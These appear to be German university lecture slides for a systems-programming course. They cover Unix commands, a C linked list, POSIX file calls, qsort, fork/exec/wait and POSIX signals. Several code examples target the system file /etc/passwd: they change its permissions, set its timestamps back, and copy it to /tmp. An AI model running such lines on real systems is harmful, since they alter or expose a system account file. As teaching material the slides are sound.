- Benutzer
- Prozesse
- diverse Werkzeuge

21.1 Dateisystem

ls		Directory auflisten wichtige Optionen:
	-l	langes Ausgabeformat
	-a	auch mit **.** beginnende Dateien werden aufgeführt
chmod		Zugriffsrechte einer Datei verändern
cp		Datei(en) kopieren
mv		Datei(en) verlagern (oder umbenennen)
ln		Datei linken (weiteren Verweis auf gleiche Datei erzeug.)
ln -s		Symbolic link erzeugen
rm		Datei(en) löschen
mkdir		Directory erzeugen
rmdir		Directory löschen (muß leer sein!!!)

21.2 Benutzer

id, groups	eigene Benutzer-Id und Gruppenzugehörigkeit ausgeben
who	am Rechner angemeldete Benutzer
finger	ausführlichere Information über angemeldete Benutzer
finger @faui01	Info über alle aktuellen Benutzer am CIP-Pool

21.3 Prozesse

ps		Prozessliste ausgeben
	-u *x*	Prozesse des Benutzers x
	-ef	alle Prozesse (-e), ausführliches Ausgabeformat (-f)
top		Prozessliste, sortiert nach aktueller Aktivität
kill *<pid>*		Prozess "abschießen" (Prozess kann aber bei Bedarf noch aufräumen oder den Befehl sogar ignorieren)
kill -9 *<pid>*		Prozess "gnadenlos abschießen" (Prozess hat keine Chance)

21.4 diverse Werkzeuge

cat	Datei(en) hintereinander ausgeben
more, less	Dateien bildschirmweise ausgeben
head	Anfang einer Datei ausgeben (Vorbel. 10 Zeilen)
tail	Ende einer Datei ausgeben (Vorbel. 10 Zeilen)
pr, lp, lpr	Datei ausdrucken
wc	Zeilen, Wörter und Zeichen zählen
grep, fgrep	nach bestimmten Mustern bzw. Zeichenketten suchen
find	Dateibaum traversieren
sed	Stream-Editor
tr	Zeichen abbilden
awk	pattern-scanner
sort	sortieren

22 Aufgabe 1

- 1. Include, Deklarationen

```
#include <stdio.h>
#include <stdlib.h>

void append_element(int value);
int remove_element(void);


struct listelement {
  int value;
  struct listelement *next;
};


struct listelement *first = NULL;
```


22 Aufgabe 1

- Anfügen an die Liste

```
void append_element(int value) {
  struct listelement *e;

  if (value < 0) return;

  e = (struct listelement*) malloc(sizeof(struct listelement));
  if (e == NULL) {
    perror("Kann Listenelement nicht anlegen.");
    exit(EXIT_FAILURE);
  }

  e->value = value;
  e->next = NULL;

  if (first == NULL) {
    first = e;
  } else {
    /* Hinweis: man vermeidet das Durchlaufen der Liste, wenn man
       einen Zeiger auf das Listenende vorhaelt.
       Hier aber einfaches Durchlaufen.
    */
    struct listelement *p;
    for(p=first; p->next != NULL; p=p->next);
    p->next = e;
  }
}
```

22 Aufgabe 1

- Entnehmen aus Liste

```
int remove_element() {
  struct listelement *e;
  int v;
  if (first == NULL) return -1;
  v = first->value;
  e = first;
  first = first->next;
  free(e);
  return v;
}
```


23 Überblick über die 4. Übung

- Infos zur Aufgabe 3: Verzeichnisse
- Dateisystem: Systemaufrufe
- Aufgabe 2: qsort

24 Aufgabe3

- opendir, readdir, closedir
- stat, lstat
- readlink
- getpwuid, getgrgid

24.1 opendir

- Funktions-Prototyp:

```
#include <sys/types.h>
#include <dirent.h>

DIR *opendir(const char *dirname);
```

- Argumente
  - ◆ `dirname`: Verzeichnisname
- Rückgabewert: Zeiger auf Datenstruktur vom Typ **`DIR`** oder **`NULL`**

24.2 readdir

- Funktions-Prototyp:

```
#include <sys/types.h>
#include <dirent.h>

struct dirent *readdir(DIR *dirp);
```

- Argumente
  - **dirp**: Zeiger auf **DIR**-Datenstruktur
- Rückgabewert: Zeiger auf Datenstruktur vom Typ **struct dirent** oder **NULL** wenn fertig oder Fehler (**errno** vorher auf 0 setzen!)
- Achtung: Unter Linux gibt es einen **readdir**-Systemcall mit anderen Aufrufparametern. (**man 3 readdir**)

24.3 stat / lstat

- Funktions-Prototyp:

```
#include <sys/types.h>
#include <sys/stat.h>
int stat(const char *path, struct stat *buf);
int lstat(const char *path, struct stat *buf);
```

- Argumente:
  - **path**: Dateiname
  - **buf**: Puffer für Inode-Informationen
- Rückgabewert: 0 wenn OK, -1 wenn Fehler
- Beispiel:

```
struct stat buf;
stat("/etc/passwd", &buf); /* Fehlerabfrage ... */
printf("Inode-Nummer: %d\n", buf.st_ino);
```


24.3 stat / lstat: stat-Struktur

- **dev_t st_dev;** Gerätenummer
- **ino_t st_ino;** Inodenummer
- **mode_t st_mode;** Dateimode, u.a. Zugriffs-Bits (siehe **chmod(1)**)
- **nlink_t st_nlink;** Anzahl der (Hard-) Links auf den Inode
- **uid_t st_uid;** UID des Besitzers
- **gid_t st_gid;** GID der Dateigruppe
- **dev_t st_rdev;** DeviceID, nur für Character oder Blockdevices
- **off_t st_size;** Dateigröße in Bytes
- **time_t st_atime;** Zeit des letzten Zugriffs (in Sekunden seit 1.1.1970)
- **time_t st_mtime;** Zeit der letzten Veränderung (in Sekunden ...)
- **time_t st_ctime;** Zeit der letzten Änderung der Inode-Information (...)
- **unsigned long st_blksize;** Blockgröße des Dateisystems
- **unsigned long st_blocks;** Anzahl der von der Datei belegten Blöcke

24.4 readlink

- Funktions-Prototyp:

```
#include <unistd.h>

int readlink(const char *path, char *buf, size_t bufsiz);
```

- Argumente
  - **path**: Dateiname
  - **buf**: Puffer für Link-Inhalt
  - **bufsiz**: Größe des Puffers
- Rückgabewert: Anzahl der Bytes oder -1

24.5 getpwuid

- Funktions-Prototyp:

```
#include <pwd.h>
struct passwd *getpwuid(uid_t uid);
```

- struct passwd:
  - char *pw_name; /* user's login name */
  - uid_t pw_uid; /* user's uid */
  - gid_t pw_gid; /* user's gid */
  - char *pw_gecos; /* typically user's full name */
  - char *pw_dir; /* user's home dir */
  - char *pw_shell; /* user's login shell */

24.6 getgrgid

- Prototyp:

```
#include <grp.h>
struct group *getgrgid(gid_t gid);
```

- struct group:
  - char *gr_name; /* the name of the group */
  - char *gr_passwd; /* the encrypted group password */
  - gid_t gr_gid; /* the numerical group ID */
  - char **gr_mem; /* vector of pointers to member names */

25 Dateisystem Systemcalls

- open / close
- read / write
- lseek
- chmod
- umask
- utime
- truncate

25.1 open

- Funktions-Prototyp:

```
#include <fcntl.h>
int open(const char *path, int oflag, ... /* [mode_t mode] */ );
```

- Argumente:
  - Maximallänge von path: **PATH_MAX**
  - **oflag**: Lese/Schreib-Flags, Allgemeine Flags, Synchronisierungs I/O Flags
    - Lese/Schreib-Flags: **O_RDONLY, O_WRONLY, O_RDWR**
    - Allgemeine Flags: **O_APPEND, O_CREAT, O_EXCL, O_LARGEFILE, O_NDELAY, O_NOCTTY, O_NONBLOCK, O_TRUNC**
    - Synchronisierung: **O_DSYNC, O_RSYNC, O_SYNC**
  - **mode**: Zugriffsrechte der erzeugten Datei (nur bei **O_CREAT**) - siehe **chmod**
- Rückgabewert
  - Filedeskriptor oder -1 im Fehlerfall (**errno** wird gesetzt)

25.1 open - Flags

- **O_EXCL**: zusammen mit **O_CREAT** - nur *neue* Datei anlegen
- **O_TRUNC**: Datei wird beim Öffnen auf 0 Bytes gekürzt
- **O_APPEND**: vor jedem Schreiben wird der Dateizeiger auf das Dateiende gesetzt
- **O_NDELAY, O_NONBLOCK**: Operationen arbeiten nicht-blockierend (bei Pipes, FIFOs und Devices)
  - ◆ open kehrt sofort zurück
  - ◆ read liefert -1 zurück, wenn keine Daten verfügbar sind
  - ◆ wenn genügend Platz ist, schreibt write alle Bytes, sonst schreibt write nichts und kehrt mit -1 zurück
- **O_NOCTTY**: beim Öffnen von Terminal-Devices wird das Device nicht zum Kontroll-Terminal des Prozesses

25.1 open Flags (2)

- Synchronisierung
  - ◆ **O_DSYNC**: Schreibaufruf kehrt erst zurück, wenn Daten in Datei geschrieben wurden (Blockbuffer Cache!!)
  - ◆ **O_SYNC**: ähnlich **O_DSYNC**, zusätzlich wird gewartet, bis Datei-Attribute wie Zugriffszeit, Modifizierungszeit, auf Disk geschrieben sind
  - ◆ **O_RSYNC|O_DSYNC**: Daten die gelesen wurden, stimmen mit Daten auf Disk überein, d.h. vor dem Lesen wird der Buffercache geflushet
  - ◆ **O_RSYNC|O_SYNC**: wie **O_RSYNC|O_DSYNC**, zusätzlich Datei-Attribute

25.2 close

- Funktions-Prototyp:

```
#include <unistd.h>
int close(int fildes);
```

- Argumente:
  - ◆ **fildes**: Filedeskriptor der zu schließenden Datei
- Rückgabewert:
  - ◆ 0 bei Erfolg, -1 im Fehlerfall

25.3 read

- Funktions-Prototyp:

```
#include <unistd.h>
ssize_t read(int fildes, void *buf, size_t nbyte);
```

- Argumente
  - ◆ **fildes**: Filedeskriptor, z.B. Rückgabe vom open-Aufruf
  - ◆ **buf**: Zeiger auf Puffer
  - ◆ **nbyte**: Größe des Puffers
- Rückgabewert
  - ◆ Anzahl der gelesenen Bytes oder -1 im Fehlerfall

```
char buf[1024];
int fd;
fd = open("/etc/passwd", O_RDONLY);
if (fd == -1) ...
read(fd, buf, 1024);
```

25.4 write

- Funktions-Prototyp

```
#include <unistd.h>
ssize_t write(int fildes, const void *buf, size_t nbyte);
```

- Argumente
  - ◆ äquivalent zu **read**
- Rückgabewert
  - ◆ Anzahl der geschriebenen Bytes oder -1 im Fehlerfall

25.5 lseek

- Funktions-Prototyp

```
#include <unistd.h>
off_t lseek(int fildes, off_t offset, int whence);
```

- Argumente
  - ◆ **fildes**: Filedeskriptor
  - ◆ **offset**: neuer Wert des Dateizeigers
  - ◆ **whence**: Bedeutung von offset
    - **SEEK_SET**: absolut vom Dateianfang
    - **SEEK_CUR**: Inkrement vom aktuellen Stand des Dateizeigers
    - **SEEK_END**: Inkrement vom Ende der Datei
- Rückgabewert
  - ◆ Offset in Bytes vom Beginn der Datei oder -1 im Fehlerfall

25.6 chmod

- Funktions-Prototyp:

```
#include <sys/stat.h>
int chmod(const char *path, mode_t mode);
```

- Argumente:
  - ◆ **path**: Dateiname
  - ◆ **mode**: gewünschter Dateimodus, z.B.
    - **S_IRUSR**: lesbar durch Besitzer
    - **S_IWUSR**: schreibbar durch Benutzer
    - **S_IRGRP**: lesbar durch Gruppe
- Rückgabewert: 0 wenn OK, -1 wenn Fehler
- Beispiel:

```
chmod("/etc/passwd", S_IRUSR | S_IRGRP);
```


25.7 umask

- Funktions-Prototyp:

```
#include <sys/stat.h>
mode_t umask(mode_t cmask);
```

- Argumente
  - ◆ **cmask**: gibt Permission-Bits an, die beim Erzeugen einer Datei ausgeschaltet werden sollen
- Rückgabewert
  - ◆ voriger Wert der Maske

25.8 utime

- Funktions-Prototyp:

```
#include <utime.h>
int utime(const char *path, const struct utimbuf *times);
```

- Argumente
  - ◆ **path**: Dateiname
  - ◆ **times**: Zugriffs- und Modifizierungszeit (in Sekunden)
- Rückgabewert: 0 wenn OK, -1 wenn Fehler
- Beispiel: setze atime und mtime um eine Stunde zurück

```
struct utimbuf times;
struct stat buf;
stat("/etc/passwd", &buf); /* Fehlerabfrage */
times.actime = buf.st_atime - 60 * 60;
times.modtime = buf.st_mtime - 60 * 60;
utime("/etc/passwd", &times); /* Fehlerabfrage */
```


25.9 truncate

- Funktions-Prototyp:

```
#include <unistd.h>
int truncate(const char *path, off_t length);
```

- Argumente:
  - ◆ **path**: Dateiname
  - ◆ **length**: gewünschte Länge der Datei
- Rückgabewert: 0 wenn OK, -1 wenn Fehler

25.10 POSIX I/O vs. Standard-C-I/O

- POSIX Funktionen open/close/read/write/... arbeiten mit Filedescriptoren
- Standard-C Funktionen fopen/fclose/fgets/... arbeiten mit Filepointern
- Konvertierung von Filepointer nach Filedescriptor

```
#include <stdio.h>
int fileno(FILE *stream);
```

- Konvertierung von Filedescriptor nach Filepointer

```
#include <stdio.h>
FILE *fdopen(int fd, const char* type);
```

  - ◆ type kann sein "r", "w", "a", "r+", "w+", "a+"
    (**fd** muß entsprechend geöffnet sein!)
- Filedescriptoren in **<unistd.h>**:
  STDIN_FILENO, **STDOUT_FILENO**, **STDERR_FILENO**

26 Aufgabe 2: Sortieren mittels qsort


- Prototyp aus **stdlib.h**:

```
void qsort(void *base,
       size_t nel,
       size_t width,
       int (*compare) (const void *, const void *));
```

- Bedeutung der Parameter:
  - ◆ **base** : Zeiger auf das erste Element des Feldes, dessen Elemente sortiert werden sollen
  - ◆ **nel** : Anzahl der Elemente im zu sortierenden Feld
  - ◆ **width**: Größe eines Elements
  - ◆ **compare**: Vergleichsfunktion

26 Sortieren mittels qsort (2)

- ◆ **qsort** vergleicht je zwei Elemente mit Hilfe der Vergleichsfunktion compare
- ◆ sind die Elemente zu vertauschen, dann werden die entsprechenden Felder komplett ausgetauscht, z.B.:



26.1 Vergleichsfunktion

- Die Vergleichsfunktion erhält Zeiger auf Feldelemente, d.h. die übergebenen Zeiger haben denselben Typ wie das Feld
- Die Funktion vergleicht die beiden Elemente und liefert:
  - <0, falls Element 1 kleiner bewertet wird als Element 2
  - 0, falls Element 1 und Element 2 gleich gewertet werden
  - >0, falls Element 1 größer bewertet wird als Element 2
- Beispiel:
  - ◆ 'z', 'a' -> 1
  - ◆ 1, 5 -> -1
  - ◆ 5,5 -> 0

27 Überblick über die 5. Übung

- Aufgabe 2: qsort - Fortsetzung
- Infos zur Aufgabe 4: fork, exec

28 Aufgabe 2: Sortieren mittels qsort (Fortsetzung)

28.1 wsort - Datenstrukturen (1. Möglichkeit)


- Array von Zeichenketten

H	a	l	l	o	\0	...	\0	T	e	s	t	\0	\0	...	\0	H	a	n	s	...
0						...	99	100						...	199	200				

- Vorteile:
  - ◆ einfach
- Nachteile:
  - ◆ hoher Kopieraufwand
  - ◆ Maximale Länge der Worte muß bekannt sein
  - ◆ Verschwendung von Speicherplatz

28.2 wsort - Datenstrukturen (2. Möglichkeit)

- Array von Zeigern auf Zeichenketten



- Vorteile:
  - schnelles Sortieren, da nur Zeiger vertauscht werden müssen
  - Zeichenketten können beliebig lang sein
  - sparsame Speichernutzung

28.3 Speicherverwaltung

- Berechnung des Array-Speicherbedarfs
  - bei Lösung 1: Anzahl der Wörter * 100 * sizeof(char)
  - bei Lösung 2: Anzahl der Wörter * sizeof(char*)
- realloc:
  - Anzahl der zu lesenden Worte ist unbekannt
  - Array muß vergrößert werden: realloc
  - Bei Vergrößerung sollte man aus Effizienzgründen nicht nur Platz für ein neues Wort (Lösungsvariante 1) bzw. einen neuen Zeiger (Lösungsvariante 2) besorgen, sondern für mehrere.
  - Achtung: realloc kopiert möglicherweise das Array (teuer)
- Speicher sollte wieder freigegeben werden
  - bei Lösung 1: Array freigeben
  - bei Lösung 2: zuerst Wörter freigeben, dann Zeiger-Array freigeben

28.4 Vergleichsfunktion

- Problem: qsort erwartet folgenden Funktionstyp:

```
int (*compar) (const void *, const void *)
```

- Lösung: "casten"
  - innerhalb der Funktion, z.B. (Feld vom Typ char **):

```
int compare(const void *a, const void *b) {
        return strcmp(*((char **)a), *((char **)b));
}
```


  - beim qsort-Aufruf:

```
int compare(char **a, char **b);
...
qsort( field, nel, sizeof(char *),
        (int (*)(const void *, const void *))compare);
```


29 Hinweise zur 4. Aufgabe

- Prozesse
- fork, exec
- exit
- wait

29.1 Aufbau der Daten eines Prozesses





```
int a = 3;
int b;
int c = 4;
int d;
char *hallo = "Hello World!";
const int f = 42;

int main(int argc, char *argv[]) {
  int g = 5;
  hallo[3] = 'X'; /* SIGSEGV */
  *((int*)&f) = 2; /* SIGSEGV */
}
```


29.1 fork

- Vererbung von
  - Datensegment (neue Kopie, gleiche Daten)
  - Stacksegment (neue Kopie, gleiche Daten)
  - Textsegment (gemeinsam genutzt, da nur lesbar)
  - Filedeskriptoren
  - Arbeitsverzeichnis
  - Benutzer- und Gruppen-ID (uid, gid)
  - Umgebungsvariablen
  - Signalbehandlung
  - ...
- Neu:
  - Prozess-ID


29.2 fork

```
int a;
a = 5;
pid_t pid = fork();
❶
a += pid; ❷
if (pid == 0) {
    ...
} else {
    ...
}
```




29.3 fork und Filedeskriptoren

- erneutes Öffnen eines Files



- bei fork werden FD vererbt, aber Files werden nicht neu geöffnet!



29.4 exec

- Lädt Programm zur Ausführung in den aktuellen Prozess
- ersetzt Text-, Daten- und Stacksegment
- behält: Filedeskriptoren, Arbeitsverzeichnis, ...
- Aufrufparameter:
  - Dateiname des neuen Programmes (z.B. **"/bin/cp"**)
  - Argumente, die der **main**-Funktion des neuen Programms übergeben werden (z.B. **"cp", "/etc/passwd", "/tmp/passwd"**)
  - evtl. Umgebungsvariablen
- Beispiel

```
execl("/bin/cp", "cp", "/etc/passwd", "/tmp/passwd", NULL);
```


29.4 exec Varianten

- mit Angabe des vollen Pfads der Programm-Datei in **path**

```
int execl(const char *path, const char *arg0, ...,
          const char *argn, char * /*NULL*/);

int execv(const char *path, char *const argv[]);
```

- mit Umgebungsvariablen in **envp**

```
int execle(const char *path,char *const arg0, ... , const char
*argn, char * /*NULL*/, char *const envp[]);

int execve (const char *path, char *const argv[], char *const
envp[]);
```

- zum Suchen von **file** wird die Umgebungsvariable **PATH** verwendet

```
int execlp (const char *file, const char *arg0, ..., const char
*argn, char * /*NULL*/);

int execvp (const char *file, char *const argv[]);
```


29.5 exit

- beendet aktuellen Prozess
- gibt alle Ressourcen frei, die der Prozess belegt hat, z.B.
  - Speicher
  - Filedeskriptoren (schließt alle offenen Files)
  - Kerndaten, die für die Prozessverwaltung verwendet wurden
- Prozess geht in den *Zombie*-Zustand über
  - ermöglicht es dem Vater auf den Tod des Kindes zu reagieren (wait)

29.6 wait

- warten auf Statusinformationen von Kind-Prozessen (Rückgabe: PID)
  - **wait(int *status)**
  - **waitpid(pid_t pid, int *status, int options)**
- Beispiel:

```
int main(int argc, char *argv[]) {
  int pid;
  if ((pid=fork()) > 0) {
    /* parent */
    int status;
    wait(&status); /* ... Fehlerabfrage */
    printf("Kindstatus: %d", status);
  } else if (pid == 0) {
    /* child */
    execl("/bin/cp", "cp", "/etc/passwd", "/tmp/passwd", 0);
        /* diese Stelle wird nur im Fehlerfall erreicht */
  } else {
        /* pid == -1 --> Fehler bei fork */
  }
}
```

29 Überblick über die 6. Übung

- Besprechung 3. Aufgabe
- Rechenzeiterfassung
- POSIX-Signale

30 Rechenzeiterfassung

- Betriebssystem erfasst die Rechenzeit der Prozesse
  - ➤ user time: Rechenzeit im Benutzermodus
  - ➤ system time: Rechenzeit im Systemkern (priv. Modus)
- für jeden Prozess wird außerdem die Rechenzeit aller Kind-Prozesse aufsummiert
  - ➤ nach Terminieren eines Kind-Prozesses bleiben die Daten in Datenstruktur des ZOMBIE-Prozesses gespeichert
  - ➤ bei **`wait()/waitpid()`** werden die Daten in den Vaterprozess übernommen
- Rechenzeiten werden in clock ticks angegeben (meist 10 ms)
  - ➤ clock ticks/Sekunde kann durch das Makro **`CLK_TCK`** abgefragt werden

30 Rechenzeiterfassung (2)

- Prototyp


```
#include <sys/times.h>

clock_t times(struct tms *buf);
```

- tms Datenstruktur

```
struct  tms  {
        clock_t tms_utime;   /* user time */
        clock_t tms_stime;   /* system time */
        clock_t tms_cutime;  /* user time of children */
        clock_t tms_cstime;  /* system time of children */
}
```



31 Signale

31.1 Kommunikation zwischen Prozessen



31.2 Signalisierung des Systemkerns

- synchrone Signale: werden durch Aktivität des Prozesses ausgelöst
- asynchrone Signale: werden "von außen" ausgelöst



31.3 Reaktion auf Signale: Default-Aktionen

- abort
  - erzeugt einen Core-Dump (Segmente + Registercontext) und beendet Prozess
- exit
  - beendet Prozess, ohne einen Core-Dump zu erzeugen
- ignore
  - ignoriert Signal
- stop
  - stoppt Prozess
- continue
  - setzt gestoppten Prozess fort

31.4 Posix Signalbehandlung

- sigaction
- sigprocmask
- sigsuspend
- sigpending

31.5 Signalhandler installieren (sigaction)

- Prototyp

```
#include <signal.h>

int sigaction(int sig, /* Signal */
              const struct sigaction *act, /* Handler */
              struct sigaction *oact /* Alter Handler */ );
```

- Handler bleibt solange installiert, bis neuer Handler mit **`sigaction`** installiert wird
- sigaction Struktur

```
struct sigaction {
    void (*sa_handler)(int);
    sigset_t sa_mask;
    int sa_flags;
}
```

31.5.1 sigaction Handler (sa_handler)

- ist ein Funktionspointer oder einer der vordefinierten Werte
  - **`SIG_DFL`**: Default Signalbehandlung
  - **`SIG_IGN`**: Signal ignorieren

31.5.2 sigaction Maske (sa_mask)

- verzögerte Signale
  - während der Ausführung der Signalhandler-Prozedur wird das auslösende Signal blockiert
  - bei Verlassen der Signalbehandlungsroutine wird das Signal deblockiert
  - es wird maximal ein Signal zwischengespeichert
- mit **`sa_mask`** in der **`struct sigaction`** kann man zusätzliche Signale blockieren
- Auslesen und Modifikation der Signal-Maske vom Typ **`sigset_t`** mit:
  - **`sigaddset()`**: Signal zur Maske hinzufügen
  - **`sigdelset()`**: Signal aus Maske entfernen
  - **`sigemptyset()`**: Alle Signale aus Maske entfernen
  - **`sigfillset()`**: Alle Signale in Maske aufnehmen
  - **`sigismember()`**: Abfrage, ob Signal in Maske enthalten ist

31.5.3 sigaction Flags (sa_flags)

- Durch Flags läßt sich das Verhalten beim Signalempfang beeinflussen.
- Kann für jedes Signal gesondert gesetzt werden.
- **`SA_NOCLDSTOP`**: SIGCHLD wird nur erzeugt, wenn Kind terminiert, nicht wenn es gestoppt wird (POSIX, SVID, BSD)
- **`SA_RESTART`**: durch das Signal unterbrochene Systemaufrufe werden automatisch neu aufgesetzt (kein errno=EINTR) (nur SVID und BSD)
- **`SA_SIGINFO`**: Signalhandler bekommt zusätzliche Informationen übergeben (nur SVID)
  `void func(int signo, siginfo_t *info, void *context);`
- **`SA_NODEFER`**: Signal wird während der Signalbehandlung nicht blockiert (nur SVID)

31.5.4 Beispiel

- Beispiel:

```
#include <signal.h>
void my_handler(int sig) { ... }
...
struct sigaction action;
sigemptyset(&action.sa_mask);
action.sa_flags = 0;
action.sa_handler = my_handler;
sigaction(SIGUSR1, &action, NULL); /* return abfragen ! */
```

- Signal schicken mit **`kill -USR1 <pid>`** oder mit

```
int kill(pid_t pid, int signo);
```

31.6 Ändern der prozessweiten Signal-Maske

```
int sigprocmask(int how, /* Verknüpfung der Masken */
                const sigset_t *set, /* neue Maske */
                sigset_t *oset /* Speicher für alte Maske */ );
```

- how:
  - **`SIG_BLOCK`**: Vereinigungsmenge zwischen übergebener und alter Maske
  - **`SIG_SETMASK`**: Setzen der Maske ohne Beachtung der alten Maske
  - **`SIG_UNBLOCK`**: Schnittmenge zwischen inverser übergebener Maske und alter Maske
- Beispiel

```
sigset_t set;
sigemptyset(&set);
sigaddset(&set, SIGUSR1);
sigprocmask(SIG_BLOCK, &set, NULL);
```


31.7 Warten auf Signale

- Prototyp

```
#include <signal.h>
int sigsuspend(const sigset_t *mask);
```

- **`sigsuspend(mask)`** wartet auf Signale, die in **`mask`** enthalten sind
- **`mask`** wird damit zur aktuellen Signal-Maske
- kehrt nach Bearbeitung des Signalhandlers zurück

31.8 Abfrage blockierter Signale

- Prototyp

```
#include <signal.h>
int sigpending(sigset_t *set);
```

- **`sigpending`** speichert alle Signale, die blockiert sind, aber empfangen wurden, in **`set`** ab

31.9 POSIX Signale

Das Defaultverhalten bei den meisten Signalen ist die Terminierung des Prozesses, bei einigen Signalen mit Anlegen eines Coredumps.

- SIGABRT (core): Abort Signal; entsteht z.B. durch Aufruf von **`abort()`**
- SIGALRM: Timer abgelaufen (**`alarm()`**, **`setitimer()`**)
- SIGFPE (core): Floating Point Exception; z.B. Division durch 0 oder Overflow
- SIGHUP: Terminalverbindung wird beendet (Hangup)
- SIGILL (core): Illegal Instruction; z.B. privilegierte Operation, privilegiertes Register
- SIGINT: Interrupt; (Shell: CTRL-C)
- SIGKILL (nicht abfangbar): beendet den Prozess

31.9 POSIX Signale

- SIGPIPE: Schreiben auf Pipe oder Socket nachdem der lesende terminiert ist
- SIGQUIT (core): Quit; (Shell: CTRL-\)
- SIGSEGV (core): Segmentation violation; inkorrekter Zugriff auf Segment, z.B. Schreiben auf Textsegment
- SIGTERM: Termination; Default-Signal für **`kill(1)`**
- SIGUSR1, SIGUSR2: Benutzerdefinierte Signale

31.10 Jobcontrol-Signale

Diese Signale exisitieren in einem POSIX-konformen System nur, wenn das System Jobkontrolle unterstützt (**`_POSIX_JOB_CONTROL`** ist definiert).


- SIGCHLD (Defaultaktion ist Ignorieren): Status eines Kindprozesses hat sich geändert
- SIGCONT: setzt den gestoppten Prozess fort
- SIGSTOP (nicht abfangbar): stoppt den Prozess
- SIGTSTP: stoppt den Prozess (Shell: CTRL-Z)
- SIGTTIN, SIGTTOU: Hintergrundprozess wollte vom Terminal lesen bzw. darauf schreiben

31.11 Jobcontrol und wait

- **`wait(int *stat)`** kehrt auch zurück, wenn Kind gestoppt wird
- erkennbar an Wert von **`*stat`**
- Auswertung mit Macros
  - **`WIFEXITED(*stat)`**: Kind normal terminiert
  - **`WIFSIGNALED(*stat)`**: Kind durch Signal terminiert
  - **`WIFSTOPPED(*stat)`**: Kind gestoppt
  - **`WIFCONTINUED(*stat)`**: gestopptes Kind fortgesetzt

31.12 Unterbrechen von Systemcalls

- Signale können die Ausführung von Systemaufrufen unterbrechen




31.12 Unterbrechen von Systemcalls

